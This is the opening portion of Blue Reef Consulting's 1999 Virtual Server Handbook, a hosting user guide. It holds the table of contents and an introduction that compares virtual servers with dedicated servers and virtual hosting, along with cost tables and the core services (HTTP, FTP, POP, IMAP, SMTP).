
Blue Reef Internet Services


The Virtual Server Handbook

Blue Reef's Virtual Server System
                         "Plunge into the Possibilities"


            COPYRIGHT © 1999 BLUE REEF CONSULTING, INC.
VIRTUAL SERVER USER’S GUIDE                                                                               BLUE REEF CONSULTING, INC



                                    Table of Contents
                                    Document Conventions................................................................ 8
                                    1. Introduction ............................................................................. 9
                                          The Virtual Server System vs. Your Own Solution .......................... 10
                                                The "do-it-yourself" approach.................................................. 10
                                                The ISP approach .................................................................... 11
                                                The Blue Reef approach.......................................................... 12
                                          How the Virtual Server System works ............................................. 13
                                                Virtual Servers vs. Virtual Hosting .......................................... 13
                                                Virtual Servers vs. Virtual Hosting– a technical perspective ..... 14
                                          Virtual Server Core Internet Services............................................... 16
                                                The Virtual Server HTTP (Web ) Service................................. 16
                                                The Virtual Server FTP Service ............................................... 17
                                                The Virtual Server POP Service............................................... 17
                                                The Virtual Server IMAP Service ............................................ 17
                                                The Virtual Server SMTP (e-mail) Service............................... 18
                                          The Virtual Server Administrator .................................................... 19
                                    2. Before Getting Started............................................................20
                                          virtserv.bluereef.net......................................................................... 21
                                                Home ...................................................................................... 21
                                                Products .................................................................................. 21
                                                Orders..................................................................................... 21
                                                Technical Support ................................................................... 21
                                                Search............................................................................................22
                                              Customer Service............................................................................23


                                                      Services...................................................................................23
                                          Technical Support........................................................................... 24
                                                The Problem Tracking System................................................. 24
                                    3. Getting Started........................................................................26
                                          Understanding your E-mail Configuration Letter ............................. 27
                                                E-mail Configuration Letter Terminology ................................ 28
                                          Registering or Transfering your Domain.......................................... 29
                                                What is a Domain Name? ........................................................ 29
                                                Registering or Transfering Domains with the Order Wizard ..... 29
                                                Other Registration tools on the Blue Reef Virtual Server Site ... 30
                                                Registering Domain Names with InterNIC............................... 30
                                          Administering Servers Remotely ..................................................... 32


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.
VIRTUAL SERVER USER’S GUIDE                                                                        BLUE REEF CONSULTING, INC.


                                               Telnet...................................................................................... 32
                                               FTP......................................................................................... 34
                                               Windows File Share ................................................................ 37
                                               GUI Administration Tools ....................................................... 38
                                        The Virtual Server Directory structure............................................. 39
                                               The UNIX file System............................................................. 39
                                               File Ownership and Permissions .............................................. 40
                                               Virtual Server Directories and Files ......................................... 41
                                               Directories outside of the Virtual Server .................................. 43

                                        Basic UNIX commands................................................................... 44

                                               Editing files online .................................................................. 45
                                  4. Managing your Virtual Server with iRoot and iManager ........46
                                        iManager ........................................................................................ 47
                                               Running iManager................................................................... 47
                                               Editing and deleting a File ....................................................... 48
                                               Copying and Moving a File ..................................................... 49
                                               Linking or changing permissions to a File................................ 49
                                               Uploading a New File to your Server ....................................... 50
                                               Making a New Directory ......................................................... 50
                                        Using iRoot..................................................................................... 51
                                  5. Maintaining your Virtual Server .............................................53
                                        Managing Quotas............................................................................ 54
                                               Sample Quota Command......................................................... 54
                                               Exceeding Quotas because of Logs .......................................... 55
                                        Managing the Virtual Server Load................................................... 56
                                               Sample top command .............................................................. 56
                                               Memory and Processes ............................................................ 57
                                        Managing Users .............................................................................. 58
                                               Adding Users .......................................................................... 58

                                        Troubleshooting the Virtual Server.................................................. 60
                                               Checking the quota.................................................................. 60
                                               Checking the log files.............................................................. 60
                                               Checking the processes............................................................ 60


                                        Managing with Cron ....................................................................... 62
                                        Backups.......................................................................................... 66
                                  6. Using the Virtual E-mail Service.............................................67

                                        Protocols......................................................................................... 68
                                               SMTP server ........................................................................... 68
                                               POP server .............................................................................. 68
                                               IMAP server............................................................................ 68

                                        Exploring SMTP server software..................................................... 69

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                                                  3

VIRTUAL SERVER USER’S GUIDE                                                                              BLUE REEF CONSULTING, INC.



                                            Commands and Utilities for managing E-mail.................................. 70

                                            Creating E-mail mailboxes .............................................................. 71
                                                  Changing E-mail mailbox passwords ....................................... 71
                                                  Managing E-mail accounts ...................................................... 72
                                                  Configuring E-mail clients....................................................... 73
                                            Aliasing E-mail accounts................................................................. 74

                                                  Creating Mailing Lists............................................................. 75

                                                  Creating Autoresponders ......................................................... 76

                                            Creating E-mail Address Mappings or Virtmaps.............................. 78

                                                  Using Wildcard Mappings ....................................................... 78
                                                  Combining Mappings and Aliases............................................ 79
                                                  Differences between virtmaps and aliases ................................ 79
                                                  Virtmaps Summarized ............................................................. 80
                                            Unsolicited Commercial E-mail ...................................................... 81
                                                  Blocking Incoming Spam ........................................................ 81
                                                  Maintaining the ~/etc/spammers file ........................................ 81
                                                  POP(IMAP)-before-SMTP Relay Blocking.............................. 82
                                                  Managing POP-before-SMTP.................................................. 83
                                            Maintaining your E-mail Log File ................................................... 85
                                   7. The Virtual FTP Service ..........................................................86
                                            Naming your Virtual FTP service .................................................... 87
                                                  Anonymous and Non-Anonymous FTP.................................... 87
                                                  Your Anonymous FTP Directory ............................................. 87
                                            Making customer-accessed directories............................................. 88
                                                  Creating Log-in banners and directory messages ...................... 88

                                                  Creating Non-Anonymous FTP Accounts ................................ 89


                                                  Monitoring Anonymous FTP Activity...................................... 91
                                   8. The Virtual Web Service .........................................................93
                                            Using Virtual Web Server software ................................................. 94
                                            Understanding the Virtual Web Service directory structure .............. 95
                                            Maintaining Virtual Web Server Configuration Files ....................... 96
                                                  Learning Apache Directives..................................................... 96


                                                  Learning the Server Resource Configuration File (srm.conf)
                                                  ..............................................................................................103

                                                  The Access Control Configuration File (access.conf) ......108

                                                  The MIME Types File (mime.types) ..................................109
                                            Using Apache Loadable Modules ...................................................110
                                                  Listing Statically-linked modules............................................110
                                                  Using Dynamically-Loaded Modules ......................................111
                                                  Loading the Dynamically-Loadable Modules ..........................111
                                                  Compiling modules ................................................................113


http://virtserv.bluereef.net
COPYRIGHT 1999 Blue Reef Consulting, Inc.                                                                                                         4
VIRTUAL SERVER USER’S GUIDE                                                                         BLUE REEF CONSULTING, INC.


                                         Understanding Virtual Hosting.......................................................114
                                               Limitations of Virtual Hosting ................................................114
                                         Adding and setting up domains ......................................................117
                                         Adding virtual hosts to httpd.conf ...........................................118
                                               Setting up additional options for virtual hosts..........................118
                                         Using Other Resources for Additional Information .........................119
                                               Official Apache Web Site .......................................................119
                                               Additional Apache Sources.....................................................119
                                   9. Managing Server Logs .........................................................120

                                         Configuring Log File Directives .....................................................121
                                               Using the Error Log................................................................121
                                               Using the Transfer Log...........................................................122
                                               Understanding the Agent and Referer Logs .............................123
                                         Analyzing Log Files.......................................................................125
                                               Using WebTrends TM ..............................................................125
                                               Additional Log Analysis Programs .........................................131
                                               Getstats ..................................................................................131
                                         Rotating and Clearing Log Files .....................................................137
                                   10. Creating and Publishing on the web..................................138
                                         Creating web pages ........................................................................139
                                         Using HTML Books.......................................................................140
                                         Using HTML On-line References and Style Guides ........................142
                                         Understanding HTML Editors and Tools ........................................144
                                         Publishing Web Content.................................................................146
                                               Publishing with a HTTP Put capable editor .............................147
                                               Microsoft® FrontPage® .........................................................147
                                               Installing the Extensions on your Virtual Server......................147
                                               Installing FrontPage 98 Server Extensions for Virtual Hosts....148
                                               Connecting to the virtual server with FrontPage ......................148
                                               Publishing a FrontPage Web...................................................149
                                   11. Advanced Web Server Configuration ................................151
                                         The Common Gateway Interface (CGI) ..........................................152
                                               Installing CGI Scripts on your Web Server .............................152
                                         Overcoming Problems with Perl Scripts .........................................154
                                         Troubleshooting "500" Server Errors..............................................155
                                               Common errors ......................................................................155
                                               CGI Security Issues ................................................................156
                                         Handling Multi-Language Web Content .........................................158
                                               Imagemaps.............................................................................160
                                               User Authentication................................................................160
                                               Server Side Include Commands ..............................................160

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                                                5
VIRTUAL SERVER USER’S GUIDE                                                                            BLUE REEF CONSULTING, INC


                                   12. Using Virtual Server Extensions ........................................161
                                         Why mSQL?..................................................................................162
                                                Obtaining mSQL ....................................................................162
                                                Other Database Solutions .......................................................164
                                         What is Miva?................................................................................167
                                                How Does Miva Work? ..........................................................167
                                                Sample Miva Templates .........................................................168
                                                Ongoing technical support ......................................................169
                                         Swish-E .........................................................................................170
                                                Indexing SWISH-E ................................................................170
                                                Using the HTML source for the Search Form..........................175
                                                Installing the Search CGI........................................................176
                                         Excite ............................................................................................178
                                                Installing Excite .....................................................................178
                                                Configuring Excite .................................................................178
                                                Excite Documentation ............................................................179
                                   13. Programming on the Virtual Server ....................................180
                                         The Virtual Server vs. the physical server ......................................181
                                                Scripting on your Virtual Server.............................................182
                                                Creating or testing in the virtual server environment ...............184
                                         Scripting using PERL.....................................................................185
                                                Duplicating the virtual environment........................................185
                                                Common problems and solutions with PERL scripts ...............186
                                                Installing Perl5 Modules on Your Virtual Server.....................187
                                                Programming with Java Virtual Machine ................................191
                                         Understanding Shell Languages .....................................................194
                                                C-shell ...................................................................................194
                                   14. Electronic Commerce .........................................................199
                                         Bolt-on E-Commerce .....................................................................200
                                         Features and Benefits .....................................................................201
                                                Design & Build ......................................................................201
                                                Advanced E-commerce...........................................................201
                                                Back Room Services...............................................................202
                                                Secure Transactions................................................................202
                                                System Architecture & Support ..............................................202
                                                System Requirements .............................................................203
                                                Demo Store ............................................................................203
                                                iSTORE Service Level Pricing ...............................................203
                                                Reseller Opportunity ..............................................................203
                                                Ordering.................................................................................203
                                         Other Turnkey E-Commerce Solutions ...........................................204


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                                                  6
VIRTUAL SERVER USER’S GUIDE                                                                           BLUE REEF CONSULTING, INC


                                               A Secure Server (SSL and Secure Server ID’s) .......................204
                                        PGP ...............................................................................................209
                                               PGP Installation and Configuration.........................................209
                                        Basic HTTP Authentication............................................................210


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                                                 7
VIRTUAL SERVER HANDBOOK                                                              BLUE REEF CONSULTING, INC.


                                   Document Conventions
                                   This user’s guide uses the following conventions:
                                   ♣    Commands are always shown in code font or bold code font
                                        if found within a paragraph
                                   ♣     User supplied variables are usually in italics
                                   ♣     Terminal sessions, scripts, and file contents are in screen font
                                   ♣     "yourdomain.com" means the domain name of your virtual server.
                                   ♣      Items in royal blue are hyperlinks.
                                   ♣    Many commands are explained as if you were entering them from a
                                        telnet command prompt. The command prompt would look something
                                        like this: "virtualserver {1}% command." For simplicity this guide
                                        will show this simply as "% command."


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  8
BLUE REEF VIRTUAL SERVER HANDBOOK                                                         Chapter 1 - Introduction


   Chapter


      1
                                   Introduction
                                   Blue Reef Consulting, Inc. now offers the Virtual Server System, a unique
                                   technology that enables companies to create their own Internet presence as
                                   though they had their own dedicated server. The Virtual Server System is more
                                   than just a hosting solution; it is a complete Internet server solution, giving
                                   each web site its own Web, FTP and E-mail capabilities.
                                   This guide contains reference and procedural information that enables you
                                   to fully use the Virtual Server System. This guide also helps you use the
                                   Virtual Server Administrator to control and maintain your Virtual Server
                                   environment.
                                   This chapter contains the following information:
                                       ♣ The Virtual Server Solution vs. Your Own Solution
                                       ♣ How the Virtual Server System Works
                                       ♣ Virtual Server Core Internet Services
                                       ♣ The Virtual Server Administrator


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     9
BLUE REEF VIRTUAL SERVER HANDBOOK                                                           Chapter 1 - Introduction


                                   The Virtual Server System vs.
                                   Your Own Solution
                                   Blue Reef Internet Services is your Internet server partner.
                                   Many Internet Service Providers (ISPs) spend thousands, even millions of
                                   dollars to purchase and maintain their own dedicated Internet servers, lines,
                                   and staff to keep it all running. Smart companies and individuals know that
                                   the Virtual Server System is a powerful and cost-effective alternative.
                                   You too can avoid the high financial and human resources of a dedicated
                                   server by using our Virtual Servers, thus gaining the same flexibility, control,
                                   and power.



                                   The Dedicated "do-it-yourself" approach
                                   Many small and medium-sized businesses install and maintain a dedicated
                                   server and Internet connection to their offices, believing that it is the only
                                   way to establish a powerful Internet presence. Most businesses don't realize,
                                   however, the high expense of a dedicated server. The following table and
                                   diagram illustrate the complexity of the dedicated server solution and its
                                   costs.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      10
BLUE REEF VIRTUAL SERVER HANDBOOK                                                           Chapter 1 - Introduction


                                   The Dedicated server approach
                                     Setup Cost
                                     Internet server                            $5,000
                                     Router                                     $1,500
                                     CSU/DSU                                    $1,000
                                     T-1 installation                           $300-$1,000 per line

                                     Monthly Cost
                                     Frame relay                                $200
                                     Common carrier charges                     $300-$1,000 per line

                                     Yearly Cost
                                     Network engineer                           $55,000+
                                     Software and hardware upgrades             (Thousands)


                                   The ISP approach
                                   Another alternative to purchasing your own dedicated server is to "co-locate"
                                   your Internet presence with you Internet Service Provider (ISP). ISPs usually
                                   have aggressive hosting prices and often bundle hosting services with dial-
                                   up services at little or no extra charge. As attractive as the price may appear,
                                   the ISP co-location option usually lacks the performance and technology
                                   necessary to establish an effective Internet presence.
                                   Because ISPs must accomodate the traffic of their hundreds of dial-up
                                   customers, its equipment is overloaded with the task of delivering millions
                                   of web pages that are passed through from other servers. At Blue Reef, our
                                   servers can focus on just delivering pages which reside on our servers.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      11
BLUE REEF VIRTUAL SERVER HANDBOOK                                                         Chapter 1 - Introduction



                                   The Blue Reef Virtual Server approach
                                   Blue Reef Internet’s Virtual Server Solution offers you the power of a
                                   dedicated server at a shared server price. The Blue Reef Virtual Server
                                   System gives you full control to remotely manage your sites without the high
                                   cost of maintaining your own server and staff to keep it all running.


                                   The Virtual Server solution
                                     Setup Cost
                                     Web Hosting Virtual server         $50


                                     Monthly Cost
                                     Web Hosting Virtual server         $70 to $245 with discount for Resellers


                                     Yearly Cost
                                     Web Hosting Network staff          $0
                                     Web Hosting Support staff          $0


                                   Building your own Internet business
                                   Blue Reef Internet Services ensures that you have the best Virtual Servers on
                                   the Internet without the hassles of maintaining them. You can make money
                                   creating and maintaining web sites for companies all over the world with
                                   nothing more than a PC and a dial-up connection to the net. You won’t need to
                                   purchase expensive servers, routers, or dedicated connections. Blue Reef Internet
                                   handles it all--even the occasional headaches.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    12
BLUE REEF VIRTUAL SERVER HANDBOOK                                                         Chapter 1 - Introduction



                                   How the Virtual Server System
                                   Works
                                   Virtual Server technology enables Blue Reef to partition a single physical
                                   server computer into multiple virtual machines. This enables small and
                                   medium-sized businesses to pay just a fraction of the cost of hardware,
                                   software, system maintenance, and bandwidth of a dedicated server yet
                                   still have all the power and control of a dedicated solution.
                                   The Virtual Server System utilizes the following:
                                       ♣ Updated hardware components
                                       ♣ Fast network connectivity
                                       ♣ Innovative software
                                       ♣ Remote administration
                                       ♣ Security solutions


                                   Virtual Servers vs. Virtual Hosting
                                   Essentially two types of shared hosting solutions are available: Virtual
                                   Hosting and Virtual Servers. Though the terms seem similar, the underlying
                                   functionality of the two solutions is very different. Your Internet site is
                                   likely an integral part of your business, so understanding the differences
                                   between Virtual Hosting and Virtual Servers impacts your hosting decision
                                   (a decision that can be as important as choosing what content you place on
                                   your site).
                                   Web Hosting solutions consist of two components:
                                      ♣ Hardware (CPU, memory, disk drives, etc).
                                      ♣ Software (the web, FTP and POP servers, the e-mail gateway, and any
                                      third party applications such as CGI scripts).

                                   Virtual Hosting
                                   In a Virtual Hosting environment:
                                        ♣ Hardware and software are configured and customized by the server
                                        administrators (removing your control over the configuration of
                                        the services).
                                        ♣ Each physical server has a single set of shared software applications
                                        (limiting the choice of software you have to work "behind the scenes"
                                        of your web sites).

                                   Virtual Servers
                                   In a Virtual Server environment:
                                        ♣ Just the hardware is controlled by site administrators (so you can
                                        have your own web server without maintaining any equipment).
                                        ♣ You can add any software you need to customize the function of
                                        your web site (letting you expand as your web sites' needs grow).


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     13
BLUE REEF VIRTUAL SERVER HANDBOOK                                                          Chapter 1 - Introduction


                                        ♣ A Virtual Server is partitioned from the root of a physical server. This
                                        provides additional file security as well as Telnet capability.

                                   Configuration at the client level empowers the client to use a Virtual Server
                                   just as he or she would use a dedicated server. The table below compares
                                   the capabilities of Virtual Hosting with the Blue Reef Virtual Server System.


                                   Virtual Servers vs. Virtual Hosting--a comparison

                                     Server Items                                    Virtual           Virtual
                                                                                     Server            Hosting
                                                                                     System
                                     Control of your own server environment               YES            NO
                                     Private-labeled Web server (HTTP)                    YES            NO
                                     Private-labeled FTP server                           YES            NO
                                     Private-labeled POP server                           YES            NO
                                     Private-labeled IMAP server                          YES            NO
                                     Private-labeled SMTP gateway                         YES            NO
                                     "Virtual Root" access                                YES            NO
                                     Complete Telnet access                               YES           MAYBE
                                     Access to your Web server configuration files        YES            NO
                                     Full CGI-BIN access                                  YES           MAYBE
                                     Complete log files                                   YES           MAYBE
                                     Access to your PASSWD and ALIASES file               YES            NO
                                     and SENDMAIL.CF


                                   Virtual Servers vs. Virtual Hosting–
                                   a technical perspective
                                   Because a single dedicated server is partitioned into multiple Virtual
                                   Servers, each Virtual Server is given the following:
                                   ♣ IP address
                                   ♣ Domain name
                                   ♣ Web server (complete log and configuration files)
                                   ♣ FTP server
                                   ♣ POP server
                                   ♣ SMTP gateway
                                   Not only does a Virtual Server have virtual domain hosting capability, the
                                   Virtual Server also enables you to create the following:
                                   ♣ Virtual web hosts
                                   ♣     Virtual e-mail
                                   ♣     Virtual FTP logins and anonymous FTP logins
                                   ♣     Quota support

                                   Note: A true Virtual Server is not simply a "virtually hosted"
                                   (Virtual Host) site on a web server that you don’t control. You have
                                   "virtual root" access and control on your Virtual Server.

                                   When you access your Virtual Server via Telnet, the following directories
                                   are displayed just as they would be on a dedicated server:


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     14
BLUE REEF VIRTUAL SERVER HANDBOOK                                                         Chapter 1 - Introduction



                                         ♣    dev
                                         ♣    usr
                                         ♣    bin
                                         ♣    etc
                                   Your PASSWD, ALIASES, and SENDMAIL.CF files reside in your Etc
                                   directory. Because you are given access to such files, you have the
                                   flexibility to add the following:
                                   ♣ POP accounts
                                   ♣ Email Aliases
                                   ♣ Email Autoresponders
                                   You can access the entire usr/local/etc/httpd directory structure
                                   including the following:
                                   ♣ HTTPD.CONF
                                   ♣ SRM.CONF
                                   ♣ ACCESS.CONF
                                   ♣ CGI-BIN
                                   The Virtual Server behaves just like a dedicated server, giving you
                                   complete control of your web, FTP, and e-mail services. The biggest
                                   differences between a dedicated server and a Virtual Server are the disk
                                   space and price tag.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    15
BLUE REEF VIRTUAL SERVER HANDBOOK                                                           Chapter 1 - Introduction


                                   Virtual Server:
                                   Core Internet Services
                                   The core Blue Reef Virtual Server System services include the
                                   following:
                                   ♣ HTTP (web)
                                   ♣ FTP
                                   ♣ POP
                                   ♣ IMAP
                                   ♣ SMTP (e-mail)
                                   Each of the services above is linked to your own domain name. The
